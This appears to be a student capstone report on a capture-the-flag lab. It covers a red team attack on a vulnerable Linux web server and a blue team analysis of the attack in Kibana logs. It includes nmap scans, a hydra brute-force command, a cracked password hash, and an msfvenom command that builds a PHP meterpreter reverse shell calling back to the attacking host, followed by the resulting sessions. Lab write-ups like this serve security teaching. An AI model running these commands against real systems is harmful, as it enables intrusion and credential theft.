

Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

By Katie Elias



In this project, I used Azure as an environment to set up virtual machines, which included Windows and Linux machines, as well as making use of an ELK SIEM stack. This project demonstrates the successful exploitation of vulnerabilities to capture a mock flag document and then in turn designing and building solutions to prevent future exploits. Applying skills in security risk analysis, I was able to exploit the vulnerable machine by creating and delivering a payload from the secure Kali Linux machine, and then analyzing the attack from the log documentation in the SIEM environment of the ELK stack. In this Capture the Flag format, this project showcases skills learned and demonstrate the cybersecurity defense techniques outside of the classroom.

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:

192.168.1.0/24

Netmask:

Gateway:

Machines

IPv4: 192.168.1.1

OS: Windows

Hostname: Red vs Blue

IPv4: 192.168.1.105

OS: Windows

Hostname: Capstone

IPv4: 192.168.1.90

OS: Linux

Hostname: Kali

IPv4: 192.168.1.100

OS: Linux

Hostname: ELK

Lockheed Martin Cyber Kill Chain:

Reconnaissance

Information gathering against a target. In this case, using a tool called nmap and port scanning.

Delivery

Delivering weaponized payload via email, website, USB, etc. With these circumstances, it was an easy drag and drop.

Installation

Persistence preparation. Installation was initiated by the victim by opening the shell file.

Actions on Objectives

Adversaries can now act on their objectives. This was finding the hidden flag.txt file.



Weaponization

Establishing attack vectors and technical profiles of targets. Here, it is connecting to the victim server.

Exploitation

Actively compromising adversary's applications and servers while averting security controls. The actually uploading of the files via the unsecured WebDAV.

Command & Control (C2)

Command channel used for remote control of victim's machine. This happened when the reverse shell was initiated and granted access to the victim's computer.

The background of the slide is a dark red, almost black, field filled with a complex, repeating geometric pattern of triangles and polygons in various shades of red and maroon, creating a textured, crystalline effect.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Red vs Blue	192.168.1.1	Work Station
ELK	192.168.1.100	Log Monitoring using open-source Elasticsearch, LogStash, Kibana ("ELK") tools
Kali	192.168.1.90	Attacking Machine
Capstone	192.168.1.105	Vulnerable Machine

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-11 15:13 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00075s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
2179/tcp   open  vmrpd?
3389/tcp   open  ms-wbt-server  Microsoft Terminal Services
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.100
Host is up (0.00063s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9200/tcp   open  http           Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsea
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.105
Host is up (0.00081s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http           Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.000080s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 256 IP addresses (4 hosts up) scanned in 29.38 seconds
```


Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open and Unfiltered Access to Port 80	Open and unfiltered access to ports increases the number of potentially vulnerable services that a user is exposed to.	This allows attackers to manipulate the network and exploit programs running on this port. In this case, exposing private files to attackers.
Simple Passwords	The simplicity of the password allow for easier password cracking. With only lowercase letters, there are tools to run and guess the password within a reasonable amount of time. The exposed hash of the password was also simply searched against a long list of pre-hashed words, called a "rainbow table".	This vulnerability allows attackers to gain access to sensitive credentials with ease.
Inadequate account lockout policy	The amount of times someone or a program can guess a user's login credentials is unlimited, therefore passwords can be guessed until cracked.	This allows for brute force password cracking to be only a matter of time.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
WebDav remote connection	WebDAV is a tool to use the HTTP port and add a capability for authorized users to remotely add and manage the content of a web server.	This leaves allowance for malicious files to also be added to the web server.
Reverse Shell Connections and Uploads CVE-2019-13386	In CentOS-WebPanel.com (aka CWP) CentOS Web Panel 0.9.8.846, a hidden action=9 feature in filemanager2.php allows attackers to execute a shell command, i.e., obtain a reverse shell with user privilege.	A shell is an interface for accessing an Operating System, and a reverse shell is a remote version, where the victim machine has initiated the connection, giving the attacking machine access to their system. This can happen inadvertently or intentionally.

Exploitation: Open and Unfiltered Access to Port 80

01

Tools & Processes

Using nmap and a web browser, I was able to see that port 80 was open and then connect to the web server using the machine's IP address in my web browser.

02

Achievements

This put me directly on the web server, with access to the file system.

03


```
root@Kali:~# nmap 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-29 10:42 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00052s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2179/tcp   open  vmrpd
3389/tcp   open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00073s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp   open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00065s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.000080s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 6.74 seconds
```



Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Simple Passwords/Inadequate account lockout policy

01

Tools & Processes

From terminal, the credentials can be cracked using a tool called hydra which brute force guesses a password and does not stop until it has been discovered.

With a website called CrackStation, I am able to search the exposed hash against a rainbow table of common passwords.

02

Achievements

With the first password, access to the 'secret_file' was granted. This file contained instructions on how to connect to the company WebDav server and the second password was used to login to the WebDav server.

03


From my command line, I used hydra against a list of common passwords:

```
hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```

For the hash, crackstation.net worked to reverse search.

Password Cracking in Action: Hydra


```
(0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 15] (0/0)
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-08-29 10:56:39
root@Kali:~#
```



Index of /company_folders/secret_

Name	Last modified	Size	Description
Parent Directory	-		
connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80




Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376e)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser


Password Cracking in Action: CrackStation



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


d7dad0a5cd7c8376eeb50d69b3ccd352



Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green Exact match, Yellow Partial match, Red Not found.



Exploitation: WebDav Remote Connection

01

Tools & Processes




With the discovered credentials and inadvertently exposed instructions, I was able to connect to WebDav from my work station's file Manager.

02

Achievements

This gave unchecked access to the WebDav and therefore upload a malicious payload.

03



Exploitation: Reverse Shell

01

Tools & Processes


Used From terminal on the attacking Kali machine, run Metasploit Framework - msfconsole

02

Achievements

With msfconsole, built a custom payload to deliver to the victim machine, which would give the attacking machine remote access to the victim's machine.

03



```
File Actions Edit View Help
Shell No. 1 Shell No. 3

root@Kali:/usr/share# cd ..
root@Kali:/usr# ls
bin  games  include  lib  lib32  lib64  libexec  libx32  local  sbin  share  src
root@Kali:/usr# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:/usr# msfconsole
[~] **rtng the Metasploit Framework console... [
[~] * WARNING: No database support: No database YAML file
[~] **

.,:ek000kdc'      'cdk000ko:,
,x0000000000000c,  c000000000000x,
:00000000000000k,  ,k00000000000000:
'0000000000kkk00000: 0000000000000000'
v00000000, .v0000v000l, ,00000000v
d00000000, .c00000c, ,00000000x
l00000000, ,d; ,00000000l
,00000000, .i ,i ,00000000,
c0000000, .00c, '00d, ,0000000c
v0000000, .0000, :0000, ,000000v
l00000, .0000, :0000, ,00000l
:0000' ,0000, :0000, :0000;
,d00v ,0000ccccx0000, x00d,
,k0l ,0000000000000, .d0k,
:k0k:,00000000000000c0k:
,k000000000000000k:
,x000000000000x,
,l0000000l,
,d0d,
,
+ --=[ metasploit v5.0.76-dev ]
+ --=[ 1971 exploits - 1088 auxiliary - 339 post ]
+ --=[ 558 payloads - 45 encoders - 10 nops ]
+ --=[ 7 evasion ]
```


03


```
msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost => 192.168.1.90
msf5 exploit(multi/handler) > exploit
```

```
[*] Started reverse TCP handler on 192.168.1.90:4444
```

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:38732) at 2020-08-29 11:26:56 -0700
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.90:4444 → 192.168.1.105:38734) at 2020-08-29 11:26:56 -0700

meterpreter > |
```




Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan



- According to the logs on Kibana, On August 29 from 17:55 the port scan occurred.
- At 17:55, 15,272 requests were made, from IP address 192.168.1.90.
- The sudden large increase traffic to the server indicates that this is a port scan.




Analysis: Finding the Request for the Hidden Directory

- A few minutes after the port scan, at approximately 17:58, requests were made for a hidden directory '192.168.1.105/company_folders/secret_folder'
- This file contained instructions to connect to the company server/webdav and a hashed password


Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,272
http://127.0.0.1/server-status?auto=	685
http://snnmnkxdhflwgthqismb.com/post.php	78
http://www.gstatic.com/generate_204	53
http://192.168.1.105/webdav	38



